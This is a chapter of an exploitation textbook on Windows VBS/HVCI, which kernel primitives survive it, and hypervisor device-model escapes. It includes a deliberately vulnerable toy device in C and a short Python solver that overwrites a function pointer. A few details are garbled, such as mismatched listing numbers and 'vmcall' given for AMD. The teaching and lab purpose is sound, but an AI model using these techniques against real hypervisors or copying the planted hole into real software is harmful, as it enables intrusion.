


Figure 28-1. VTL0 vs VTL1 on the same processor. The hypervisor programs SLAT so that VTL1 memory is invisible to VTL0, and so that VTL0 kernel code pages are read-only-executable regardless of what the VTL0 page tables say.

Notice what changed from the pre-VBS mental model. Under the old model, the kernel had the final say on every page's protection: it wrote the page tables, and the MMU obeyed. Under VBS, the kernel writes what it *thinks* are the page tables, but each guest-physical page is *also* checked against a second translation controlled by the hypervisor—Intel calls this Extended Page Tables (EPT), AMD calls it Nested Page Tables (NPT), and generically it is SLAT. If VTLO's page table says a page is executable but the SLAT view for VTLO marks that same physical page as `RW` and not `X`, the hardware faults on execute. The kernel cannot lie its way past the hypervisor because it is not the one being asked.

HVCI: SLAT-enforced W^X for kernel code

HVCI is the specific policy the hypervisor enforces on VTLO kernel pages. Every guest-physical page that VTLO wants to execute in kernel mode must have been *validated* by the Secure Kernel first—the code signature checked, the page marked `RX` in the SLAT view, and, crucially, that same physical page marked non-writable everywhere else. So a page is *either* writable *or* kernel-executable, never both, and only pages the Secure Kernel signed off on ever become kernel-executable. The kernel's own page tables become advisory.

NOTE

This is the “W^X for the kernel” you have seen described in vendor slide decks. It is the same policy user-space has enjoyed since NX, applied one ring down and enforced by a party the ring-0 attacker cannot corrupt. The reason it took another decade to arrive in the kernel is that ring 0 used to *be* the policy engine; VBS is the plumbing that finally moved the policy engine out of reach.

Four capabilities you used to take for granted disappear the moment HVCI is on:

1. **Injecting shellcode into a writable kernel page and jumping to it.** The page cannot be both writable-from-the-

kernel and kernel-executable.

`ExAllocatePool(NonPagedPool, ...)` returns memory that is `RW` in the SLAT view, so a jump to it faults.

2. **Patching `ntoskrnl.exe` code in place.** `.text` pages are `RX` in SLAT; a store to them either faults or silently drops.
3. **Loading an unsigned driver.** The Secure Kernel is the validator, and it refuses to bless pages whose backing image is not signed with a policy-approved certificate.
4. **Turning off DEP by flipping a bit in a control register.** VBS pins the relevant `EFER/CR` bits from `VTL1`; `VTLO` writes are intercepted.

What is left is what you already learned in Chapter 27: **data-only** attacks that never introduce new executable code. Token stealing (overwriting the `Token` pointer in `EPROCESS`) still works because `EPROCESS` is data, not code. Flipping `PreviousMode` to `KernelMode` still works. Overwriting a function pointer in a driver's context structure and letting the driver call it still works, because the pointer is data and the *target* is already an existing signed instruction in `nt!` or a signed driver. What died is the class of exploits whose punchline was “and now we execute my bytes.” What replaced it is the class whose punchline is “and now we execute *your* bytes, but with our arguments.” Table 28-1 is the concrete kill matrix; keep it near you when triaging a Windows-kernel bug in 2026.

Classical primitive	HVCI outcome	Modern replacement
Kernel shellcode injection	Blocked (SLAT NX on all RW pages)	ROP over signed .text, or pure data-only
Patch nt! code inline	Blocked (SLAT RO on all RX pages)	Overwrite function pointer <i>in data</i> ; let signed code call it
Load unsigned driver	Blocked (Secure Kernel signature check)	Bring-Your-Own-Vulnerable-Driver (signed but buggy)
Disable CR/EFER protection bits	Blocked (VTL1 pins them)	Attack the hypervisor from a guest to lower VTL1
Read LSASS secrets after SYSTEM	Blocked if Credential Guard on (VTL1)	Attack the trustlet, or the hypervisor
Token-steal via EPROCESS.Token	Survives (data)	Same technique as pre-VBS
PreviousMode = KernelMode abuse	Survives (data)	Same technique as pre-VBS

Table 28-1. What HVCI kills, what survives, and what it displaces attackers toward

That last column is why this chapter exists. Once every kernel-code path is signed and every code page is W^X, the two productive avenues left are (a) *data-only escalation* on the same VTLo you already own, and (b) attacking the hypervisor itself to bring VTL1 down to your level. Everything below is about avenue (b), because it is the one this book has not covered.

Detecting HVCI on the target

Before you plan against HVCI you check whether it is actually on. On a Windows 11 24H2 machine, HVCI is enabled by default on most OEM installs but is *not* universally on—driver compatibility can hold it back, and on VMs you may be running with VBS but without HVCI. Listing 28-1 is the two-command probe.

```
# Run from an elevated PowerShell prompt on Windows 11 24H2.
$dg = Get-CimInstance -ClassName Win32_DeviceGuard `
      -Namespace root\Microsoft\Windows\DeviceGuard
# 1

'VBS running      : ' +
($dg.VirtualizationBasedSecurityStatus -eq 2) # 2
'HVCI running     : ' + ($dg.SecurityServicesRunning -
contains 2)      # 3
'Credential Guard : ' + ($dg.SecurityServicesRunning -
contains 1)      # 4
'Required security : ' + ($dg.RequiredSecurityProperties -
join ',')        # 5
```

Listing 28-1. ch28-vbs-hypervisor/hvci-probe/hvci-check.ps1 — is HVCI actually on?

At (1) the `Win32_DeviceGuard` WMI class is Microsoft’s supported way to introspect VBS state without kernel debugging. At (2) `VirtualizationBasedSecurityStatus == 2` means “running” (0 = off, 1 = configured-but-not-running). At (3) `SecurityServicesRunning` is an array of active VTL1 services; the value 2 is HVCI. At (4) value 1 is Credential Guard—the LSA trustlet that holds credential secrets in VTL1. At (5) `RequiredSecurityProperties` tells you which hardware features (SLAT, IOMMU, Secure Boot, MBEC) the policy demands and the platform provides; a lab VM missing IOMMU will show a truncated set here and often runs VBS in a weaker mode.

Read the output before you commit to an approach. If HVCI is off, your Ch. 27 primitives are the whole game. If HVCI is on, you are in this chapter’s territory.

The hypervisor as attack surface

The moment you accept that VTL1 is out of reach from a compromised VTLO, the interesting question flips: how do you compromise VTL1—or the hypervisor itself—from *somewhere*? The answer is that hypervisors, by construction, expose interfaces to the code running above them, and every interface is a bug budget.

What a guest can touch

A guest OS is not merely “running on” a hypervisor; it is running *inside* a set of well-defined channels the hypervisor implements. On Intel VT-x and AMD SVM, the hardware traps a specific set of guest operations into the hypervisor, which then decides what to do. The channels come in four flavors:

- **Hypercalls.** Explicit calls from guest to hypervisor, invoked via `vmcall` (Intel) or `vmcall` (AMD). Microsoft’s Hyper-V exposes a documented Top-Level Functional Specification (TLFS) of hypercall numbers; KVM exposes `KVM_HC_*`. Each hypercall is a syscall into the hypervisor and each one is an attack surface exactly like a Linux syscall.
- **MSR and CPUID interception.** Certain model-specific-register reads/writes and `cpuid` leaves cause VM exits into the hypervisor, which emulates them. Bugs in the emulator have leaked host memory in the past.
- **Emulated devices.** The guest thinks it is talking to a real network card, disk controller, or PCI device. The hypervisor implements those devices in code—an *enormous* attack surface, historically the top source of VM escapes.
- **Para-virtual channels.** Purpose-built high-throughput guest-host protocols: **VMBus** on Hyper-V, **virtio** on KVM, VMCI on VMware. Guests post commands into shared ring buffers; the host processes them. These are the modern equivalent of emulated devices—leaner but no less rich in bugs.

Figure 28-2 traces the path of a single MMIO write from a guest driver down to the hypervisor’s device model. Every arrow in that diagram is a place where a real CVE has lived.




Figure 28-2. A single guest MMIO write becomes a VM exit, a decode, a dispatch, and finally a call into the emulated device model that owns that BAR.

Two structural facts about Figure 28-2 deserve emphasis. First, the *dispatch* step is where most escapes happen: the hypervisor takes an opaque (`offset`, `value`) pair from a hostile guest and hands it to code that trusts its own state machine. If the device model uses `offset` to index a buffer without bounds-checking, you have a linear write into hypervisor heap. Second, the entire path is running in the *host’s* address space with the *host’s* privileges. A single OOB write here does not merely corrupt a driver; it corrupts the process—`qemu-system-x86_64` under KVM, `vmx` under VMware—that owns your VM and everyone else’s on the same node.

Hyper-V, KVM, and VMware side by side

You will meet all three at some point in a career. Their internal partitioning of the surface differs enough to matter. Table 28-2 is the practical comparison.

Aspect	Microsoft Hyper-V	KVM + QEMU	VMware ESXi / Workstation
Kernel component	hvx64.sys / hvax64.sys (Type-1, root partition)	kvm.ko + kvm-intel/amd.ko (kernel module)	vmkernel (Type-1)
Userland device model	VMWP per-VM in root partition	QEMU process per VM	vmx / vmm processes
Device path	VMBus + emulated legacy	virtio + emulated (e1000, xhci, etc.)	proprietary + virtio
Historical VM-escape locus	vmswitch, integration components	QEMU device models (net, block, USB, VGA)	SVGA, USB, network stack
Document ed guest ABI	TLFS hypercalls	KVM_HC + virtio spec	proprietary, partly documented
Debug and introspection	WinDbg + LiveKD	gdb + QEMU -s, KVM tracepoints	vmkernel dev builds

Table 28-2. Hypervisor architectures and where their bugs tend to live

You will notice that in KVM the *kernel* is small and the *device model* is huge (QEMU is millions of lines of C); in Hyper-V both live in Microsoft-signed code but split between a tiny root-partition kernel and larger user-mode workers. The pattern that survives across all three is the same: **the CPU-virtualization core is small and heavily reviewed; the device models are enormous and historically leaky.** Your reading time is best spent on the device models.

Device-emulation bugs: the classic escape shape

Now the hands-on. We are going to build a minimal “device model” that stands in for what QEMU’s PCI/virtio backends do, wire it to a driver-shaped “guest,” and plant a canonical bug: a length field the guest supplies is used to index a fixed buffer without validation, giving the guest a linear out-of-bounds write into the device model’s heap. This is the *shape* of many real VM-escape CVEs (VENOM in the QEMU floppy controller, CVE-2015-3456; a long line of e1000/RTL8139 issues; CVE-2020-14364 in QEMU’s USB code). Ours runs as an ordinary process on your Ubuntu 24.04 lab—no root, no KVM required—so you can single-step it with `gdb` under ASan.

Model: what a device emulator does

A hypervisor’s device model is a state machine that owns a chunk of the guest-physical address space (its BARs for PCI, its MMIO region more generally) and responds to reads and writes into that region. For each write, the handler decodes the *offset within the region* into a *register*, and each register has semantics: a control register might start a DMA, a doorbell register might tell the device the guest has queued work in a ring buffer in shared memory, and so on. The device model runs with host privileges; the guest can only write those specific bytes. All the trust boundaries live in the handler.




Figure 28-3. The escape surface from a guest’s point of view. Every rectangle is code you can reach without leaving the guest.

A minimal buggy device

The lab device in Listing 28-2 is the core of `ch28-vbs-hypervisor/toy-device/device.c`. It exposes an MMIO region with three logical registers: a length register, a data-window register, and a doorbell that copies `length` bytes from a guest-supplied buffer into a fixed-size receive slot in the device’s per-instance state. The bug is at (3): the handler trusts `length` without bounding it to the slot size, and the write runs off the end of the slot into the neighboring field, which happens to be a function pointer.

```

/* --- device.h --- the per-instance state the handler mutates -
----- */
struct dev_state {
    uint32_t length;
    uint64_t window; /* mock guest
pointer */
    uint8_t rx_slot[64]; /* fixed receive
buffer */
    void (*on_complete)(struct dev_state*); /* 1 called
after copy */
};

/* --- device.c --- the write handler; register map + the OOB
----- */
#include <stdint.h>
#include <string.h>

```

```

#define REG_LEN      0x00      /* w: bytes to copy on next
doorbell */
#define REG_WINDOW   0x08      /* w: guest-
side source address (mock) */
#define REG_DOORBELL 0x10
/* w: any write = "go" */
/* Called by the
"hypervisor" when the guest writes value at offset off.
*/
void dev_mmio_write(struct dev_state *d, uint32_t off,
uint64_t value)
{
    switch (off) {
        case REG_LEN:
            d->length = (uint32_t)value;
            /* 2 */ break;
        case REG_WINDOW:
            d->window = value;
            break;
        case REG_DOORBELL: {
            const uint8_t *src = guest_translate(d->window);
            /* mocked */
            /* 3 BUG: no bound check against sizeof(d-
            >rx_slot). */
            memcpy(d->rx_slot, src, d->length);
            if (d->on_complete) d->on_complete(d);
            /* 4 */ break;
        }
        default: /* unknown register: ignore, as real hardware
often does */
    }
}

```

Listing 28-2. ch28-vbs-hypervisor/toy-device/device.{h,c} — device-state layout and the buggy MMIO write handler

Read the four annotations against Figure 28-2. At (1) `on_complete` is a legitimate part of the device’s per-instance state—devices commonly store callbacks for asynchronous completion, and QEMU’s `MemoryRegionOps` structures are full of function pointers. At (2) `length` is copied from the guest verbatim, in the exact pattern of “trust the header, validate later, but never validate here” that recurs in real device code. At (3) the missing bound check is the bug; because `rx_slot` is 64 bytes and `on_complete` sits immediately after it in the struct, a `length` of 72 writes eight bytes past the slot and clobbers the callback. At (4) the *device itself* calls the freshly-overwritten pointer, so the attacker never has to go looking for a use site—

the state machine invokes it on the very same MMIO transaction that corrupted it. That “same-transaction control transfer” is what makes device-emulation bugs so weaponizable.

Driving it from a “guest”

The guest side is a driver-shaped harness in `ch28-vbs-hypervisor/toy-device/guest.c` that calls `dev_mmio_write` the way a real guest kernel driver would trap into the VMM through a `mov` to guest-physical MMIO. It sets `length`, plants a payload at the `window` address, and rings the doorbell. The payload is 64 bytes of filler followed by an 8-byte little-endian address of a function the attacker wants the host to call—`system(3)` or, in the lab solver, a small “win” gadget that prints a marker so CI can assert the escape happened.

Real guests reach this same primitive by writing to PCI BARs from ring-0 driver code; the hypervisor emulates the MMIO by trapping on the SLAT view and dispatching, exactly as in Figure 28-2. The abstraction we skip is only the trap-and-dispatch scaffolding, which is neither the interesting part nor the buggy part.

From OOB to control transfer

Listing 34-4 shows the solver from the guest’s perspective. It is deliberately short, because the exploit itself is short: pick a `length` that overshoots the slot by the offset of `on_complete`, place a valid host-side function pointer in the payload, ring the doorbell.

```
#!/usr/bin/env python3
"""Toy VM-escape solver. Runs against ch28-vbs-hypervisor/toy-
device/lab."""
import ctypes, struct, sys, subprocess

lab = ctypes.CDLL('./libtoylab.so')          # 1 Loads
device + mock VMM

lab.win.restype = None
win_addr = ctypes.cast(lab.win, ctypes.c_void_p).value # 2
host-side target
```

```

SLOT_SIZE = 64
payload = b'A' * SLOT_SIZE                # 3 fill
rx_slot exactly
payload += struct.pack('<Q', win_addr)      # 4 overwrite
on_complete

buf = ctypes.create_string_buffer(payload)
lab.guest_write(0x08, ctypes.addressof(buf)) # REG_WINDOW:
source ptr
lab.guest_write(0x00, len(payload))         # 5 REG_LEN:
72, past slot
lab.guest_write(0x10, 1)                   # 6
REG_DOORBELL: fires OOB# and calls on_complete

sys.exit(0 if lab.escaped() else 1)         # 7 CI asserts
the win

```

Listing 28-3. ch28-vbs-hypervisor/exploit/solve.py (excerpt — full source in ch28-vbs-hypervisor/exploit/solve.py) — drive the toy device into calling an attacker-chosen host function

At (1) we load the compiled device model as a shared library so the solver can drive it in-process; the real analogue is a guest driver writing to PCI MMIO. At (2) `win` is a plain function exported by the lab library whose only job is to set a flag `escaped = 1` and print a marker string, standing in for whatever code an attacker would run on the host—`system("/bin/sh")` in the classic case, or a chained ROP payload against `qemu-system-x86_64` in a real escape. At (3) we fill the receive slot exactly so the OOB begins at the field boundary; at (4) the eight bytes that follow become `on_complete`. At (5) the length of 72 is precisely `sizeof(rx_slot) + sizeof(on_complete)`—large enough to overwrite the pointer, small enough not to spray uncontrollably past it. At (6) the doorbell write invokes `dev_mmio_write` with `REG_DOORBELL`, which triggers the OOB copy *and* immediately calls the now-attacker-controlled callback. At (7) the lab exposes an `escaped()` predicate that CI runs the whole solver under (`make test`), so a regression in the toy device is caught by the same GitHub Actions run that verifies every other chapter.

WARNING

This lab is a *methodology* exercise, not a hypervisor. It elides everything the real problem is hard about: ASLR of the host process (you would need a leak first, as Chapter 10 teaches), interaction with the host's stack canaries and CET, the fact that real callbacks in QEMU are almost never adjacent to fixed-size guest-writable buffers, and the reality that after control transfer you land in a heavily-mitigated host process and still have to chain to something useful. The point of the toy is to hold every one of those variables constant so the *shape* of the escape stands out.

What the same bug looks like in real code

The pattern in Listing 28-2—trust a length from the peer, index a fixed-size receive slot without bounding, invoke a state-machine callback in the same transaction—is the pattern that produced VENOM (CVE-2015-3456), which lived in QEMU's floppy-disk controller for over a decade. The floppy device kept a fixed-size internal buffer `fifo` and a byte offset `data_pos`; a specific command sequence let a guest push more bytes than the buffer held, corrupting adjacent QEMU-heap fields including function pointers and vtable-shaped structures. The corrupted callback fired on the guest's next I/O. Every step in that story maps one-to-one onto the toy: peer-controlled length, adjacent function-pointer target, in-transaction callback invocation. Read the two-line VENOM fix (a bound check added to `fdctrl_write_data`) alongside Listing 28-2 and the equivalence is immediate.

The other classes worth naming, so you recognise them in the wild:

- **Confused device state machines.** A guest drives the device into a state the code did not think reachable (setting a mode register mid-transfer, freeing a descriptor while it is in flight). Type confusions and use-after-frees on host heap follow.

- **DMA descriptor abuse.** The guest hands the host a chain of scatter-gather descriptors describing “source” or “destination” pages. If the descriptor validator misses one field, the host reads or writes attacker-chosen host memory. The nftables-of-hypervisors: hard to audit, forever finding new bugs.
- **Hypercall argument misuse.** A hypercall takes a guest-physical pointer as an argument; the host maps it, walks it, and trusts the length in the mapped structure. Same shape as a syscall bug from Chapter 25, one layer up.
- **Speculative and side-channel leaks.** L1TF, MDS, and their kin let a guest read host cache lines. These are not the topic of this book, but they routinely erode the confidentiality half of VBS’s promise; the reading guide points at the canonical papers.

TIP

When you read a hypervisor CVE writeup, force yourself to answer three questions before you read the fix: *which channel is the entry point* (Figure 28-3)? *Which host allocation is the bug corrupting?* And *what does the code do with that corruption in the same transaction?* Almost every escape you will ever study fits into that three-slot template, and the template is what makes new ones easy to spot.

Nested virtualization and confidential computing

Two structural notes before we close, because they will show up in any modern conversation about VBS and hypervisors.

Nested virtualization is the case where a guest is itself a hypervisor. VBS on Windows 11 is *the same shape as* running Hyper-V inside a Hyper-V guest: `securekernel.exe` is the “nested” thing being protected. So the security of VBS depends on the correctness of the *outer* hypervisor, and any bug in Hyper-V that lets one VTLO escape to the root partition is, by

construction, a bug that also compromises VTL1 on that host. Cloud providers exploit this in the other direction: a customer running Windows with VBS inside an Azure VM is nesting Microsoft’s own hypervisor inside Microsoft’s own hypervisor, and the whole stack only works because the outer layer is treated as trusted by contract.

Confidential computing flips who trusts whom. AMD SEV-SNP, Intel TDX, and ARM CCA are hardware features that let a guest keep its memory *encrypted and integrity-protected* against the host hypervisor. The guest no longer trusts the host at all; the host is now a potentially-hostile scheduler with no read access to guest memory. This inverts the attack surface of this chapter: the interesting bug is no longer “guest escapes to host” but “malicious host tricks the guest into leaking secrets through the small remaining channel,” which is largely *hypercall and I/O buffer* handling in the guest. Google’s TDX/SNP guest hardening work and AMD’s PSP firmware audits are the canonical modern references; treat them as a preview of where the hardest hypervisor bugs will move.

Neither topic changes the mental model you built above. VTLS, SLAT, device-model dispatch, and the “same channels, different trust arrows” template still apply. What changes is which direction the arrows point.

Summary

- **VBS** interposes a small Microsoft hypervisor between the Windows kernel and the hardware, splitting the guest OS into **VTLo** (normal) and **VTL1** (Secure Kernel, IUM trustlets) enforced by **SLAT**.
- **HVCI** is the SLAT policy for VTLo kernel code: every executable kernel page must be Secure-Kernel-validated and is **RX**, never **RW**—killing kernel shellcode injection, in-place .text patching, and unsigned-driver loading.
- What survives HVCI is **data-only**: token stealing, `PreviousMode` abuse, function-pointer surgery in data

structures whose targets are already signed code. Plan for that, not for classical shellcode.

- The hypervisor itself is a new attack surface with four channels: **hypercalls**, **MSR/CPUID emulation**, **emulated devices**, and **para-virtual rings** (VMBus, virtio). Device models are historically the leakiest.
- The **canonical device-escape shape** is a guest-controlled length used to index a fixed receive buffer without a bound check, with an adjacent function pointer invoked in the same transaction—as in the toy lab and as in VENOM.
- **Confidential computing** (SEV-SNP, TDX, CCA) inverts the trust direction and moves the bugs into guest-side hypercall handlers; **nested virt** means VBS's own security is only as strong as the outer hypervisor.

Exercises

1. Run `hvci-check.ps1` on every Windows machine you have access to (with permission). Note which have HVCI on by default and which do not. For any where VBS is configured but not running, read `Get-WinEvent -LogName Microsoft-Windows-Hyper-V-Worker/*` around boot time to find out why—driver incompatibility is the most common reason.
2. Build `ch28-vbs-hypervisor/toy-device/` under ASan and run the solver from Listing 34-4. Capture the ASan report and identify the exact field the OOB overwrites; confirm the offset matches what you would compute from the struct layout.
3. Modify `device.c` to place `on_complete` *before* `rx_slot` in the struct. Rebuild and re-run `solve.py`. Explain why the exploit no longer works, and propose the smallest change to the solver that restores control—hint: you cannot write “backwards” with `memcpy`, so which register would you attack instead?
4. Add the two-line bound check to `dev_mmio_write` that fixes the bug. Rebuild, re-run the solver, and confirm ASan is

- silent. This is the exact patch shape the VENOM fix took; look it up and compare.
5. Read the KVM/virtio reading guide in `ch28-vbs-hypervisor/kvm-reading-guide.md` and locate one QEMU CVE from the last three years whose root cause fits the template in Table 28-2. Write a one-paragraph summary that names the channel, the corrupted allocation, and the in-transaction control-transfer path.
 6. Sketch a data-only escalation on VTLO that survives HVCI without ever touching a code page. Which structures in `nt!` are the natural targets for a function-pointer overwrite whose *callee* is already signed? (Chapter 27's `PreviousMode` primitive is the trivial answer; find a second, less obvious one.)
 7. Compare, in a page, the guest-side attack surface of a Hyper-V VM against a SEV-SNP guest on a hostile host. Which of the four channels in Figure 28-3 become dangerous *to the guest* rather than *from the guest*, and why?

Going Deeper

- Microsoft, *Hypervisor Top-Level Functional Specification* (TLFS), version 6.0b — the authoritative reference for Hyper-V hypercalls, VMBus, and the VTL model this chapter summarises. Available on Microsoft Learn.
- S. Ionescu, “Battle of SKM and IUM,” *Black Hat USA 2015* — the first public deep dive into Windows’ Secure Kernel and IUM architecture; still the clearest exposition of the VTL boundary.
- J. Geffner, “VENOM: Virtualized Environment Neglected Operations Manipulation” (CVE-2015-3456, 2015) — the canonical QEMU device-model VM escape; the two-line fix in `hw/block/fdc.c` is essential reading against Listing 28-2.
- Google Project Zero, “Adventures in Xen Exploitation” (2015) and subsequent hypervisor writeups on googleprojectzero.blogspot.com — real-world exploitation of

device-emulation and hypercall bugs; still the best public source for the modern craft.

- The Linux kernel `Documentation/virt/kvm/` tree and the QEMU source under `hw/` — the code you should actually read; start with `hw/net/e1000.c` and `hw/usb/hcd-xhci.c` as illustrative device models with rich per-transaction state.
- Intel, *Trust Domain Extensions (TDX) Module Specification*, and AMD, *SEV-SNP Firmware ABI Specification* — the authoritative references for confidential-computing threat models and the shrunken guest-host trust surface.

PART VII

Vulnerability Research at Scale

Finding the bugs: coverage-guided and structure-aware fuzzing, static and variant analysis, symbolic execution, patch diffing, and turning a crash into a reliable full chain.

CHAPTER 29

Fuzzing I: Coverage-Guided Fuzzing

“Insanity is doing the same thing over and over again and expecting different results.”

—Rita Mae Brown, **Sudden Death** (1983)

Part VII is where you stop finding bugs by reading and start finding them by *running*. The technique that dominates the modern vulnerability-research toolchain is *coverage-guided fuzzing*: point an instrumented target at a stream of mutated inputs, keep the ones that reach new code, and let a sanitizer scream when the program does something undefined. Applied for an hour to a poorly written parser, it will produce more crashes than a careful reader will produce in a week. Applied for a month, with a good harness and a real corpus, it is how modern browser engines, kernel subsystems, and cryptographic libraries actually get audited.

This chapter is about doing it well. You will build a small but genuinely buggy CSV parser—the kind of C code that sits in enterprise ETL pipelines and log ingestors everywhere—and wrap it in two harnesses: **libFuzzer** (Clang 18’s in-process fuzzer, driven by `-fsanitize=fuzzer`) and **AFL++ 4.x** (out-of-process, compile-time instrumented, the workhorse of the field). You will feed them a seed corpus, watch coverage grow, add a dictionary to unstick a plateau, and triage the crashes into a minimized reproducer with a real backtrace under **AddressSanitizer**. By the end you will have a CI job that finds

the planted bugs in under a minute on a laptop—the same job the companion repo runs on every push—and, more importantly, the instincts to know when your harness is lying to you and your coverage is stuck.

WARNING

Rules of engagement. Every target in this chapter lives in `code/ch29-fuzzing-1/`. Never point a fuzzer at a service you do not own; besides the legal and ethical issues, network fuzzing without a snapshot harness produces almost no coverage per hour and burns bandwidth. Fuzz local, instrumented code — that is where the bugs are cheap to reach and cheap to fix.

The model: feedback-driven search

The reason coverage-guided fuzzing works, and the reason blind random fuzzing does not, is a single idea: *the fuzzer keeps score*. Every executed input is graded by whether it exercised some region of the program the fuzzer had not yet seen. The inputs that score are saved and mutated further; the ones that do not are thrown away. Over time this turns an astronomically large input space into a tractable search, because the feedback carves the space along the seams of the program’s own control flow.

The seams the fuzzer uses are *edges* in the control-flow graph. An edge is a pair of consecutive basic blocks the program executed — the branch it actually took. Edges are strictly more informative than basic blocks alone: a branch condition `if (c == ',')` produces one edge on the taken side and one on the fall-through, and knowing *which* was hit tells you whether the input contained a comma. Both libFuzzer and AFL++ track edges with an 8-bit counter per edge, bucketed by hit count (1, 2, 3, 4–7, 8–15, 16–31, ...) so that a loop iterated twice looks different from one iterated a thousand times. That bucketing is a compromise: it costs one byte per edge and it flattens fine-grained counts, but it is what makes the coverage bitmap small enough to compare after every single input.

Coverage as a fitness function

Figure 29-1 is the entire algorithm. Read it once, then keep it in mind for the rest of the chapter — every knob you will touch (corpus, dictionary, harness shape, sanitizers) is an attempt to make one of these boxes cheaper or more productive.




Figure 29-1. The coverage-guided fuzzing loop. New coverage promotes an input into the corpus; a sanitizer trip promotes it into a crash artifact.

